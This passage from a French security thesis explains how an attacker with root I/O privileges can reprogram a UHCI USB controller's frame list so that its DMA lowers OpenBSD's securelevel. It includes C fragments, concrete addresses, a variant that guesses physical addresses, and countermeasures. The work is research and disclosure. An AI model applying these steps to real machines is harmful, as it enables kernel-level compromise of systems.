Une chose intéressante à noter est le fait que les systèmes d'exploitation mettent généralement le bit Run/stop à 1 même si aucun périphérique USB n'est connecté à la machine. Dans ce cas, les pointeurs de trames pointent vers des trames génériques qui ne correspondent à aucun transfert valide sur le bus. Le contrôleur USB parcourt donc indéfiniment cette liste. En cas de connexion de périphérique, le processeur peut alors modifier l'une ou l'autre des trames pour dialoguer avec ce dernier.




FIG. 5.3 – Registres principaux de configuration des contrôleurs USB

## 5.3 Reconfiguration d'un contrôleur USB depuis la couche utilisateur

La présente section montre comment il est possible pour un attaquant possédant les privilèges initiaux suffisants de reconfigurer le contrôleur USB à volonté.

On se rappelle que le contrôleur USB peut utiliser des transferts directs en mémoire sans contrôle du processeur. En spécifiant des transferts ad-hoc depuis un périphérique quelconque, l'attaquant peut ainsi faire fuir de l'information à destination du périphérique ou tenter de modifier le noyau, ses données ou ses variables.

### 5.3.1 Relocaliser la liste des trames dans l'espace utilisateur

La liste des trames et les trames sont stockées dans l'espace du noyau. Par voie de conséquence, il est impossible pour un attaquant de tenter de les modifier directement car les mécanismes de

segmentation et de pagination l'en empêcheront probablement.

Si en revanche, l'attaquant possède les privilèges d'entrées sorties nécessaires pour accéder aux registres de configuration des contrôleurs USB, il peut envisager de relocaliser la liste des trames et les trames correspondantes dans son espace utilisateur.

Pour ce faire, l'attaquant doit :

- allouer un tampon mémoire A de 4ko aligné sur un multiple de sa longueur dont il est capable de connaître l'adresse physique dans l'espace mémoire d'une application qu'il contrôle. Pour ce faire, il peut utiliser la technique mentionnée au chapitre 4.3.2 qui nécessite pour lui d'obtenir des privilèges en lecture sur la mémoire physique. Ce tampon mémoire sera utilisé pour stocker sa liste de trames ;
- allouer un ou plusieurs tampons mémoire B de 4ko dont il est capable de déterminer de la même manière les adresses physiques. Ces tampons mémoire sont destinés à contenir les trames de l'attaquant ;
- définir des trames valides placebo (ne correspondant à aucun transfert effectif sur le bus USB) et retenir les adresses de chacune de ces trames au sein des tampons ;
- construire dans le tampon A une liste de trames qui référence les trames construites ;
- spécifier dans le registre du chipset correspondant l'adresse de base de la nouvelle liste de trames.

Ce faisant, l'attaquant a pu transférer les listes de trames et les trames dans son espace utilisateur. Il contrôle donc le contenu des trames. Il lui suffit ensuite de connecter un périphérique USB sur l'un des ports sous contrôle du contrôleur USB dont il vient de modifier la configuration ou de savoir qu'un tel périphérique est connecté. Il peut ensuite spécifier librement des transferts depuis et à destination de ce périphérique en remplaçant les trames placebo par des trames qui lui permettront de mettre en œuvre une escalade de privilège[27]. Le paragraphe suivant présente comment il est possible d'utiliser cette technique en pratique.

### 5.3.2 Résumé des privilèges nécessaires

Les privilèges initiaux nécessaires à un attaquant pour mettre en œuvre cette attaque sont les suivants :

1. pouvoir connecter à la machine un périphérique USB standard quelconque, ou savoir qu'un tel périphérique est connecté ;
2. posséder les privilèges d'entrées-sorties sur les ports PIO de configuration du contrôleur USB correspondant ;
3. être en mesure de déterminer l'adresse physique d'un tampon mémoire que l'on alloue dans l'espace utilisateur. Les privilèges de lecture sur la mémoire physique suffisent.

## 5.4 Mise en œuvre pratique

L'une des difficultés inhérentes à l'attaque que nous présentons ici est que l'attaquant doit savoir déterminer des trames valides correspondant aux transferts qu'il souhaite voir effectuer. Nous montrons dans cette section qu'il est possible à l'attaquant de déterminer de tels transferts sans analyse particulière du protocole USB, ni même d'éventuelles normes de protocoles applicatifs (UFI mass storage [86] ou autres) entre les supports externes USB et le contrôleur correspondant.

[27] La façon de déterminer de telles trames sera présentée au chapitre 5.4.

### 5.4.1 Structure des descripteurs de transfert (TD) et des listes d'attente (QH)

La figure 5.4 présente la structure des TD et des QH. Un QH est composée de deux champs 32 bits $H$ et $L$. $H \wedge \overline{0x3}$ représente l'adresse physique de son fils horizontal, $L \wedge \overline{0x3}$ celle du fils vertical. Pour chacun des deux champs, le bit de poids faible vaut 0 pour indiquer un lien valide et 1 pour un lien invalide lien NULL. Le bit de poids 1 indique lui si le lien pointe vers un TD ou vers un QH.

Un TD est composé de 4 champs. Il comporte un champs *Lien* dont la structure est identique à l'un ou l'autre des liens d'un QH et qui donne l'adresse physique éventuelle du fils du TD. Il possède un champs *Nature du transfert* (voir figure 5.5) qui :

- décrit le type du transfert à effectuer. Ce type peut être "DATA_in" si l'on souhaite effectuer un transfert du périphérique vers la mémoire, "DATA_out" pour l'opération inverse, et "SETUP" pour une opération de configuration dont il n'est utile pour l'attaquant de comprendre le détail ;
- la taille des données à transférer ;
- l'adresse destination des données dans le périphérique.




FIG. 5.4 – Structure des descripteurs de transfert (TD) et des listes d'attente (QH)

Il comprend également un champs *Tampon* qui précise l'adresse physique du tampon mémoire qui doit être utilisé pour le transfert. Il n'y a aucun contrôle de taille d'effectué par le contrôleur. C'est au noyau de s'assurer que les tampons qu'il alloue pour de tels transferts sont de taille suffisante pour le transfert qui a été spécifié dans le champs *Nature du Transfert*.

Il comprend d'autre part un champs *Statut* qui précise différentes informations sur le transfert. Ce champs est automatiquement mis à jour par le contrôleur. Il présente la taille des données effectivement transmises sur le bus, les éventuelles erreurs rencontrées. Il comporte de plus un bit qui indique que le transfert a déjà été effectué. Si ce bit vaut 1, le contrôleur en déduit qu'il n'est pas nécessaire d'effectuer une quelconque opération sur le bus car l'opération spécifiée par le TD a été effectué lors d'un parcours précédent de la trame. On rappelle en effet que le contrôleur parcourt généralement la liste des trames indéfiniment, il n'est donc pas rare que le contrôleur lise plusieurs fois une même trame.




FIG. 5.5 – Structure du champs “Nature du transfert" d'un descripteur de transfert

### 5.4.2 Déterminer les transferts à effectuer

Une fois la structure générale des TD et des QH comprise, l'attaquant doit déterminer les transferts qu'il souhaite effectuer sur le bus. S'il souhaite par exemple programmer le contrôleur USB pour qu'il modifie un appel système, les transferts à effectuer sur le bus seront potentiellement nombreux et complexes. Si l'attaquant souhaite juste modifier le contenu d'une variable du noyau ou d'un champs d'une structure du noyau, peu de transferts seront à effectuer. L'attaquant doit déterminer l'adresse physique des données qu'il veut voir modifiées en mémoire et la valeur des données qu'il voudrait voir écrites.

Dans l'exemple où un attaquant chercherait juste à abaisser le securelevel d'un système sous OpenBSD, il lui suffirait par exemple d'écrire 0 sur les 2 bits de poids faible de la variable stockant le securelevel en mémoire. Dans ce cas, si la valeur de la variable était 1 ou 2, le securelevel sera abaissé à 0 et le système sera placé en mode “Insecure". Il lui est également possible d'écrire un 1 sur le bit de poids fort de la variable du securelevel. Ce faisant, le securelevel deviendra négatif, ce qui sera interprété par le système comme un passage en mode “Permanently Insecure".

### 5.4.3 Observation de descripteurs de transfert (TD) et de listes d'attente (QH)

A partir du ou des transferts qu'il souhaite opérer et de la structure des TD et des QH, l'attaquant doit construire des trames valides qui effectuent les transferts voulus. Ces trames peuvent se limiter au chaînage des seuls TD correspondants à ces opérations. En ce cas, il suffit de déterminer des TD corrects. Les échanges entre un périphérique et le contrôleur sont potentiellement spécifiques à chaque périphérique. Tout ce que l'attaquant sait, c'est qu'il veut transférer une donnée du périphérique à la mémoire. Rien ne prouve cependant qu'une telle donnée soit présente sur le périphérique. Même si une telle donnée est disponible, encore faut-il réussir à s'interfacer suffisamment correctement avec le périphérique pour lui faire transmettre cette donnée sur le bus USB.

Il existe de nombreuses normes applicatives de communication entre périphériques et contrôleurs. Leur compréhension permettrait à l'attaquant de déterminer comment communiquer avec le périphérique pour obtenir de lui que les données souhaitées soient transférées.

Il ne sera pourtant pas nécessaire à l'attaquant d'entrer ici dans ce niveau de détail. En pratique, si la quantité de données à transférer est suffisamment faible, comme c'est le cas dans l'exemple de la modification du securelevel, l'attaquant peut procéder par mimétisme, c'est-à-dire qu'il peut rejouer des trames qu'il observe en fonctionnement normal en modifiant les champs des TD de manière à effectuer les transferts qu'il souhaite faire.

Dans un premier temps, l'attaquant doit observer le comportement normal du contrôleur. Pour cela, il va utiliser ses privilèges en lecture sur la mémoire et ses privilèges d'entrées-sorties

sur le registre de configuration de l'adresse de base de la liste de trames. A l'aide de ce dernier registre, l'attaquant détermine la position de la liste de trames. A l'aide de ses privilèges en lecture sur la mémoire physique, il parcourt ladite liste de la même manière que le fait le contrôleur. Pour chaque pointeur de trame, il détermine la trame correspondante qu'il sauvegarde dans un fichier. Pour chaque TD, il détermine également le contenu du tampon mémoire utilisé pour le transfert, ce qui lui permettra de déterminer les données qui auront été transférées. Pendant qu'il sauvegarde les trames utilisées, il peut connecter, déconnecter ou utiliser le périphérique USB. Ensuite, il ne lui reste plus qu'à rechercher dans la liste des trames observées celles qui correspondent à un transfert du type de celui recherché avec les données transférées voulues. Alternativement les fonctions de debogage d'un noyau Linux[28] permettent d'exporter vers les journaux système chacun des TD utilisés par le système lors d'une utilisation légitime d'un périphérique USB et de mieux comprendre par ailleurs les protocoles de niveau "applicatif" (transfert de données vers une clef de stockage de masse par exemple).

### 5.4.4 Créations de trames valides par mimétisme

Supposons par exemple que l'attaquant ait observé le TD présenté sur la partie gauche de la figure 5.6. Sa connaissance des TD lui apprend qu'il s'agit d'un transfert de 8 octets du périphérique vers le contrôleur. Ces 8 octets de valeur 0x0400000001121001 sont transférés vers un tampon mémoire d'adresse de base B. Supposons par exemple que l'attaquant veuille utiliser le contrôleur USB pour écrire les données 0x00000001121001 dans le tampon d'adresse mémoire physique de base C= 0x00598940. Tout ce qui lui reste à faire est de modifier le TD d'origine en changeant l'adresse physique du tampon de destination, puis la taille des données à transférer. Dans l'exemple proposé sur la figure 5.6, l'attaquant doit modifier les 11 bits de poids forts du champ *Nature du transfert* et remplacer 0x007 (correspondant à un transfert de 8 octets) par 0x006 pour un transfert d'uniquement 7 octets. Enfin, il devra modifier le champ *Status* pour spécifier que le TD est valide.




FIG. 5.6 – Détermination d'un descirpteur (TD) d'attaque depuis un TD valide observé

Un point à noter ici est que l'observation de trame n'est pas nécessaire pour un attaquant qui maîtriserait suffisamment le protocole de communication entre un périphérique USB et le contrôleur correspondant. D'autre part, l'observation peut généralement être faite hors-ligne sur une machine différente de la machine cible. En ce qui concerne l'exemple du TD donné sur la

[28]Lorsque l'on compile un noyau Linux avec les options USB_DEBUG et USB_STORAGE_DEBUG.

figure 5.6, il est important de noter qu'expérimentalement, les transferts effectifs correspondant à ce TD ne dépend pas du périphérique USB utilisé, lorsqu'il est précédé d'un autre TD (de type Setup), lui aussi indépendant (voir annexe C.3 pour le détail de ce dernier TD), ce qui permet au transfert d'être effectué systématiquement quelque soit en pratique le périphérique connecté.

## 5.5 Exemple de mise en œuvre contre OpenBSD

### 5.5.1 Contexte de mise en œuvre

Le schéma d'attaque évoqué dans les paragraphes précédents peut être mis en œuvre en pratique dès que l'attaquant possède les privilèges nécessaires rappelés au paragraphe 5.3.2 pour augmenter ses privilèges sur le système.

En particulier, par exemple, ce schéma peut être utilisé contre le système d'exploitation OpenBSD. On suppose donc que la machine cible est une machine PC classique munie de contrôleurs USB compatibles UHCI et que le système d'exploitation utilisé est OpenBSD. On suppose que le système fonctionne en mode “Highly Secure" avec une valeur de la variable machdep.allowaperture non nulle.

On suppose d'autre part que l'attaquant a trouvé le moyen d'exécuter du code sous l'identité du superutilisateur, et qu'il connaît la présence d'un périphérique USB quelconque sur l'un des ports USB de la machine, ou qu'il est capable de connecter un tel périphérique. Dans notre exemple, nous considérerons un périphérique de stockage de masse USB.

Étant donné les paramètres du système, le modèle de sécurité du système d'exploitation est que l'attaquant n'est pas en mesure de trouver un moyen d'exécuter du code arbitraire avec les privilèges noyaux. En revanche, il a les privilèges nécessaires pour utiliser le schéma d'escalade de privilège décrit dans ce chapitre. En effet, il connaît la présence d'un périphérique USB, le securelevel permet aux utilisateurs du groupe du superutilisateur de lire la mémoire physique et la configuration de la variable machdep.allowaperture ne bride pas l'emploi de l'appel système i386_iopl pour les processus du superutilisateur.

### 5.5.2 Étapes de l'escalade de privilège

Les étapes précises de l'escalade de privilèges sont les suivantes. L'attaquant doit

1. déterminer les TD qui vont correspondre aux transferts à effectuer sur le bus. Cette étape peut éventuellement être effectuée hors-ligne ;
2. utiliser l'appel système i386_iopl pour obtenir les privilèges d'entrées-sorties sur les ports de configuration du contrôleur USB cible. Il peut sauvegarder le contenu des registres de configuration de manière à être en mesure de rétablir la configuration de départ après la réussite de son attaque[29] ;

```
i386_iopl(3); /* Get I/O privileges*/
save_fps(); /* Save Frame List Base Address */
```

3. construire une liste de trames et les trames correspondantes (comme décrit en détail dans la section 5.4.4) ;

[29] Il ne faut pas perdre de vue que les tampons mémoire destinés à stocker la liste de trames et les trames seront désalloués aussitôt que l'application qui les a alloué se terminera. Pour éviter que le système ne dysfonctionne, il est donc conseillé de rétablir la configuration originelle une fois l'attaque réussie.

```
frame_list = (int *) malloc((1024+1)*sizeof(int));
frame_list_physical_address = locate_physical_address(frame_list);
frames = (int *) malloc((1024+1)*sizeof(int));
frames_physical_address = locate_physical_address(frames);

*(frames) = 0x1; /* Empty dummy frame  */
*(frames+1) = 0;
*(frames+2) = 0;
*(frames+3) = 0;
for(loop=1; loop<1024; loop++) /* Frame pointers to dummy frame */
  *(frame_list+loop) = frames_physical_address ;
```

4. parmi ces trames, construire une trame particulière contenant un TD qui écrit une valeur de 0 à l'adresse stockant le securelevel. Dans le cas présent, on pourra se reporter à l'exemple de la figure 5.6 qui permet d'écrire la chaîne 0x00000001121001 à l'adresse physique 0x00598940. Dans la mesure ou l'adresse physique de la variable kern.securelevel est dans notre cas 0x00598944, l'opération représentée sur la figure 5.6 écrira 0 à l'adresse du securelevel (un effet de bord notable est l'écriture de la chaîne 0x01121001 à l'adresse 0x00598940 mais cette zone est inutilisée a priori par le noyau). Il est de plus possible de rétablir la configuration initiale une fois la valeur du securelevel abaissée ;

   ```
   struct __TD custom_TD;
   set_fields(custom_TD);
   memcpy(frames+4 , &custom_TD, sizeof(struct __TD));

   *(frame_list) = frames_physical_address + 4*4;
   ```

5. Mettre à jour le registre contenant l'adresse de base de la liste de trames avec l'adresse de la liste de trame nouvellement créée ;

   ```
   outl(usb_registers_offset | 0x08 , frame_list_physical_address);
   ```

6. attendre que le contrôleur prenne en compte la nouvelle configuration et effectue le transfert demandé sur le bus USB ;

   ```
   sleep(10);
   ```

7. vérifier que le securelevel a bien été descendu, puis rétablir la configuration d'origine.

Une fois le securelevel descendu, l'attaquant peut écrire le code qu'il souhaite exécuter avec des privilèges maximaux sur le système dans un module noyau qu'il peut charger afin qu'il soit exécuté avec les privilèges du ring 0.

Cette attaque a été implémentée avec succès sur des machines i386 équipées d'un southbridge Intel® ICH2 [39], ICH5 [42], ICH6 ou ICH7. Le périphérique USB utilisé pour mener à bien l'attaque était une clef de stockage de masse quelconque tout à fait standard. Le code correspondant est détaillé dans l'annexe C.3.

## 5.6 Diminuer les privilèges initiaux nécessaires

### 5.6.1 Rappel des privilèges nécessaires

On rappelle que les privilèges initiaux nécessaires à un attaquant pour mettre en œuvre cette attaque sont les suivants :

1. pouvoir connecter à la machine un périphérique USB standard quelconque, ou savoir qu'un tel périphérique est connecté ;
2. posséder les privilèges d'entrées-sorties sur les ports PIO de configuration du contrôleur USB correspondant ;
3. être en mesure de déterminer l'adresse physique d'un tampon mémoire que l'on alloue dans l'espace utilisateur. Les privilèges de lecture sur la mémoire physique suffisent. Sous OpenBSD en particulier les privilèges d'accès en écriture sur /dev/mem suffisent.

Ces privilèges sont absolument nécessaire pour mettre en œuvre le schéma d'escalade de privilège tel qu'il est présenté au chapitre 5.5.2. Cependant, rien ne prouve a priori que l'attaquant ne puisse pas modifier le schéma présenté pour que les privilèges initialement requis soient différents.

### 5.6.2 Mener à bien l'attaque sans les droits d'accès en lecture sur /dev/mem

Un attaquant peut en effet sur certains systèmes (OpenBSD en mode “Highly Secure", NetBSD en mode “Secure" par exemple, voire chapitre 6.2.1) posséder des privilèges initiaux correspondants à ceux présentés dans la section précédente sans pour autant posséder les privilèges maximaux sur le système dans le modèle de sécurité du système d'exploitation. Sur certains autres systèmes, il ne sera possible de posséder de tels privilèges que dès lors que l'on possède des privilèges suffisant pour charger un module noyau. Pour que le schéma d'attaque ait un impact sur de tels systèmes pour un attaquant, il faudrait donc qu'il soit en mesure de réduire l'ensemble des privilèges initialement nécessaires pour que son attaque fonctionne.

Il paraît relativement difficile de mettre en œuvre l'attaque sans des privilèges d'entrées-sorties sur le registre de configuration de l'adresse de base de la liste de trame. En effet, sans accès sur ce registre, il n'est pas possible de relocaliser les trames USB dans l'espace utilisateur[30]. Les accès aux autres registres PIO ne sont pas systématiquement nécessaires. En particulier, lorsque le contrôleur cible est mis en fonctionnement par le système d'exploitation, les autres registres de configuration ont été préchargés avec des valeurs opérationnelles qui conviennent tout à fait dans le cadre de l'attaque. L'attaquant n'a pas, en ce cas, à modifier leur contenu.

Par ailleurs, il paraît également impossible de se passer de la présence d'un périphérique quelconque sur la machine. En effet, si aucun périphérique n'est physiquement connecté au contrôleur cible, tout transfert sur le bus USB est impossible. En pratique, il n'est pas rare qu'un périphérique USB soit connecté à la machine. L'immense majorité des ordinateurs a des périphériques USB connectés en permanence, comme des souris, des claviers USB ou des lecteurs de carte à puce. Certains ordinateurs portables utilisent même un bus USB pour connecter le clavier (pourtant non amovible) au chipset. Sur les très rares ordinateurs ou aucun périphérique USB n'est connecté en permanence, la connexion de clefs USB de stockage de masse est généralement fréquente. D'autre part, si l'attaquant possède un accès physique à la machine, il peut connecter lui-même un tel dispositif. Il n'est pas nécessaire que le périphérique soit reconnu par le système d'exploitation pour que l'attaque fonctionne. L'attaque peut se faire, alors que le système d'exploitation a choisi d'ignorer l'existence du périphérique. On considérera donc dans la suite le fait qu'un dispositif USB soit connecté à la machine comme un prérequis lié à la configuration matérielle nécessaire à la bonne mise en œuvre de l'attaque plutôt que comme un privilège de l'attaquant à proprement parler.

Seul reste donc à étudier la possibilité pour l'attaquant de se passer des privilèges d'accès en lecture à la mémoire physique. Nous allons montrer qu'il est possible de modifier légèrement le

[30] Sauf si le noyau lui-même fournit une abstraction à la couche utilisateur dans ce but, mais ce n'est pas le cas dans les systèmes d'exploitations classiques.

schéma d'attaque présenté pour que l'attaquant ait cette possibilité. L'attaque ne fonctionnera alors plus systématiquement mais la probabilité d'échec (on le verra, la probabilité de réussite sera 0.25 en théorie) est suffisamment faible pour que l'attaque reste praticable. En cas d'échec, il suffit de recommencer l'attaque jusqu'à ce qu'elle fonctionne. En pratique, l'attaque fonctionnera au bout de quelques tentatives.

Les privilèges d'accès en lecture sur la mémoire physique sont nécessaires dans le schéma d'attaque initial uniquement à des fins d'obtenir la correspondance entre les adresses virtuelles de deux tampons mémoires alloués et les adresses physiques correspondantes. Le premier de ces tampons est destiné à stocker la liste des trames, et le second les trames elles-mêmes.

L'idée générale de l'amélioration du schéma d'attaque est non plus de déterminer les adresses physiques mais de tenter de les deviner à l'avance. Si l'on parvient d'une manière ou d'une autre à deviner ces adresses sans avoir recours à un quelconque privilège, l'attaque fonctionnera sans qu'il soit nécessaire pour l'attaquant de disposer d'un accès en lecture vers la mémoire physique. Si en revanche l'on échoue, l'attaque ne fonctionnera évidemment pas.

Voici une procédure que l'attaquant peut donc mettre en œuvre pour essayer de deviner les adresses physiques d'une liste de trames et de trames valides :

- l'attaquant alloue un très grand tampon mémoire (le plus grand possible tout en restant de taille inférieure à la taille de la mémoire physique) ;
- il divise ce tampon en tampons “virtuels" de 4 ko dont l'adresse virtuelle est multiple de leur taille. Étant donné les propriétés fondamentales du mécanisme de pagination, les adresses physiques des tampons mémoire seront également alignés correctement. Chacun de ces tampons constitue donc une page mémoire ;
- il affecte un tampon sur deux au rôle de liste de trames et le reste au rôle de tampon de trame ;
- tous les tampons affectés au rôle de liste de trames auront un contenu identique. Pour pouvoir spécifier correctement cette liste de trame, l'attaquant choisit une adresse physique au hasard parmi les adresses physiques possibles qu'il considérera dans la suite comme l'adresse supposée du tampon contenant les trames. Au démarrage d'un système quelconque, l'expérience montre qu'il n'est pas rare que les tampons mémoire soient alloués dans l'ordre croisant des adresses physiques[31], les adresses des tampons mémoire alloués au lancement ont donc des adresses proches. On détermine de cette façon une adresse typique possible ;
- ensuite, l'attaquant met à jour le registre de configuration de l'adresse de base de la liste de trames avec une adresse arbitraire au hasard parmi les adresses physiques possibles. En partant de la constatation que les pages sont souvent allouées dans l'ordre, on peut par exemple prendre l'adresse de la page précédente (ou suivante) de celle utilisée pour le tampon des trames ;
- l'attaquant continue le protocole d'attaque comme si les adresses qu'il a spécifiées étaient correctes.

Si l'on suppose que l'attaquant a réussi a remplir la mémoire physique disponible pour l'utilisateur avec des copies de ses tampons (cette assertion est en réalité une approximation, mais si peu de processus sont lancés sur la machine, elle est largement vérifiée en pratique), chaque page physique du système est soit du type “liste de trames" soit du type “trame", y compris celles figurant aux adresses que l'on a utilisé. Si l'on a pronostiqué le bon type pour chacune des deux adresses physiques utilisées, alors l'attaque fonctionnera. Dans le cas contraire, l'attaque ne fonctionnera pas et le système se comportera de façon imprévisible. Généralement toutefois,

[31] et ce même si l'espace virtuel est randomisé.

le système d'exploitation repérera un problème avec le contrôleur USB cible et l'arrêtera.

En première approche, chacune des adresses a une chance sur deux d'être correcte, donc la probabilité de réussite de l'attaque, si l'on considère que ses probabilités sont indépendantes (ce qui est le pire cas pour l'attaquant) est de 0.25.

On peut tenter d'augmenter les probabilités de succès de l'attaque en en définissant des heuristiques à partir d'observations du comportement d'un système identique (même système d'exploitation essentiellement) en matière d'allocation mémoire. En pratique, les essais sur OpenBSD ont prouvé qu'en choisissant judicieusement les adresses pronostiquées, l'attaque fonctionnait avec un taux de réussite supérieur à 70%. Sous OpenBSD, les pages virtuelles consécutives d'un tampon alloué dans l'espace utilisateur ont souvent des adresses physiques consécutives. En tirant partie de ces constations, on peut donc obtenir un taux de réussite de l'attaque très élevé.

### 5.6.3 Bilan des privilèges nécessaires

En conclusion, nous avons été capable de prouver qu'en pratique, sur un système fonctionnel, le seul privilège nécessaire à un attaquant pour obtenir les privilèges maximaux sur le système était celui de pouvoir faire un accès unique en écriture sur le registre contenant l'adresse de base de la liste de trames.

Nous pouvons donc en déduire que sur certains systèmes au moins, les privilèges noyaux sont équivalents aux privilèges permettant de pouvoir accéder une fois au registre contenant l'adresse de base de la liste de trames. Il s'agit là d'un résultat relativement fort qui montre bien la nécessité de se pencher activement sur le problème délicat de la délégation des privilèges d'entrées-sorties, problème qui sera étudié au chapitre 7.

## 5.7 Contremesures spécifiques

La présente section liste quelques contremesures spécifiques qui pourront le cas échéant être mises en œuvre pour empêcher une escalade de privilège du type de celle présentée ici.

### 5.7.1 Ne pas accorder de privilèges en lecture sur la mémoire physique

Une première idée peut être de ne pas donner aux utilisateurs du système (superutilisateur compris) les privilèges d'accès en lecture à la mémoire physique.

Une telle stratégie sera délicate à mettre en œuvre dans la mesure où un certain nombre d'applications standard nécessitent de pouvoir accéder à la mémoire physique. C'est par exemple le cas du serveur X. En pratique, il faudra donc modifier le code de toutes les applications qui ont de tels besoins, ce qui pourra s'avérer difficile dans certains cas.

D'autre part, la section précédente montre les limites de cette approche dans certains cas. En effet, en fonction des mécanismes de sécurité additionnels mis en place, il peut s'avérer inutile à un attaquant d'obtenir les privilèges en lecture sur la mémoire physique pour compromettre le système. En effet, les privilèges en lecture sur la mémoire physique n'étaient nécessaires à l'attaquant que pour localiser dans la mémoire physique les tampons mémoire qu'il alloue. La section 5.6.2 montre que l'on peut tenter de se passer de ces privilèges moyennant un certain nombre d'hypothèses sur le système et une certaine probabilité d'échec de l'attaque. D'autre part, rien n'exclut qu'il n'existe pas d'autres mécanismes pour établir cette correspondance. Cette contremesure ne suffit donc qu'à rendre l'attaque un peu plus difficile à mettre en œuvre.

### 5.7.2 Filtrage des accès au registre stockant l'adresse de base de la liste des trames

Une autre idée peut être d'empêcher les applications de la couche utilisateur de modifier le contenu du registre d'adresse de la liste de trame. Si le noyau s'assure qu'il est impossible à toutes les applications de modifier ce registre, l'attaque est impossible. Cette solution est hautement préférable à la précédente et est traitée de façon beaucoup plus générale au chapitre 7.

### 5.7.3 Sous OpenBSD : modification du paramétrage

Dans le cas particulier d'OpenBSD, une solution possible qui constitue d'ailleurs la meilleure solution à court terme est de mettre la variable machdep.allowaperture à 0. Ce faisant, il est impossible à une application utilisateur d'utiliser l'appel système i386_iopl ou l'appel système i386_set_ioperm pour obtenir les privilèges d'entrées sorties sur les registres de configuration des contrôleurs USB. En conséquence, l'attaque sera impossible dès lors que le système d'exploitation ne fournit pas d'autre moyen à l'attaquant pour ce faire (voir chapitre 7).

Cette solution est similaire à celle qui était proposée au chapitre 3.6.2 pour contrer l'attaque utilisant le mode SMM, elle ne sera donc pas détaillée outre mesure. Pour mémoire, cette solution empêche le serveur graphique d'être démarré pour des versions d'OpenBSD antérieures à OpenBSD 4.0.

## 5.8 Conclusion

